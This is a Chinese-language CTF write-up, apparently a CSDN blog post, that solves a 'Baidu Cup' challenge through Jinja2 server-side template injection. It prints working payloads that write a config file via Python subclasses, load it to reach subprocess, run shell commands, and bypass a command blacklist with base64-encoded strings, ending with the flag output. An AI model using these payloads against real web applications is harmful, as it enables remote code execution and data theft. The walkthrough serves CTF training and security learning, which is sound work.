CTF SSTI模板注入详解

原创

cosmos_web 于 2022-03-31 16:41:12 发布 2652 收藏
文章标签： web安全 web 网络安全 信息安全 python


本文链接：https://blog.csdn.net/weixin_47696216/article/details/123875841

我们用一题“百度杯”CTF比赛来实战解题：

这边临时靶场的URL是：eci-2ze8l1o1z33xpyy7xj4o.cloudeci1.ichunqiu.com/

首先bp暴力破解先找到一个传参，一般都是一些简单的id，name等等，这里是name

尝试name={{5-4}}，发现返回1，可以确认是python，模板注入



确认是模板注入，就可以直接使用payload了：

> 想更深入了解模板注入里面涉及的知识，函数的使用等，可以参考这个大佬的文章
>
> https://xz.aliyun.com/t/7746

①

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/owned.cfg','w').write('from subprocess import check_o
```

URL：

eci-2ze8l1o1z33xpyy7xj4o.cloudeci1.ichunqiu.com/?name={{ ".__class__.__mro__[2].__subclasses__()[40]('/tmp/owned.cfg','w').write('from subprocess import check_output\n\nRUNCMD = check_output\n') }}

返回None，证明传递成功

②

```
{{ config.from_pyfile('/tmp/owned.cfg') }}
```

URL：

eci-2ze8l1o1z33xpyy7xj4o.cloudeci1.ichunqiu.com

/?name={{ config.from_pyfile('/tmp/owned.cfg') }}

返回True，证明上传成功

③

现在就可以操作了


```
{{ config['RUNCMD'] ('ps aux',shell=True) }}
```

URL

http://eci-2ze8l1o1z33xpyy7xj4o.cloudeci1.ichunqiu.com/?name={{ config['RUNCMD'] ('ps aux',shell=True) }}

/usr/bin/id 查看当前用户，发现是root用户

用ps aux查看当前进程，发现有一个文件是




尝试了ls等一些命令，发现很多命令被黑名单过滤了，我们使用base64编码来绕过

```
echo **（密文）** | base64 -d

注意：代码要用反引号``包起来
```

把命令先base64加密




```
{{ config['RUNCMD'] (``echo bHMgLWFsIC92YXIvd3d3L2h0bWwK | base64 -d`',shell=True) }}
```

URL

http://eci-2ze8l1o1z33xpyy7xj4o.cloudeci1.ichunqiu.com/?name=
{{ config['RUNCMD'] (``echo bHMgLWFsIC92YXIvd3d3L2h0bWwK | base64 -d`',shell=True) }}

```
<h1>Hello total 52
drwxr-xr-x 1 root root  4096 Mar 31 07:26 .
drwxr-xr-x 1 root root  4096 Nov  9  2016 ..
-rw-r--r-- 1 root root    43 Mar 31 07:26 fl4g
-rw-r--r-- 1 root root 34913 Nov  9  2016 x.py
</h1>
```


④

最后获取flag

cat /var/www/html/fl4g

URL：
view-source:http://eci-2ze8l1o1z33xpyy7xj4o.cloudeci1.ichunqiu.com/?name={{ config['RUNCMD'] (``echo Y2F0IC92YXIvd3d3L2h0bWwvZmw0Zwo= | base64 -d`',shell=True) }}

得出flag

```
<h1>Hello flag{3775d273-7efa-4439-8aaa-78feb7e812d0}
</h1>
```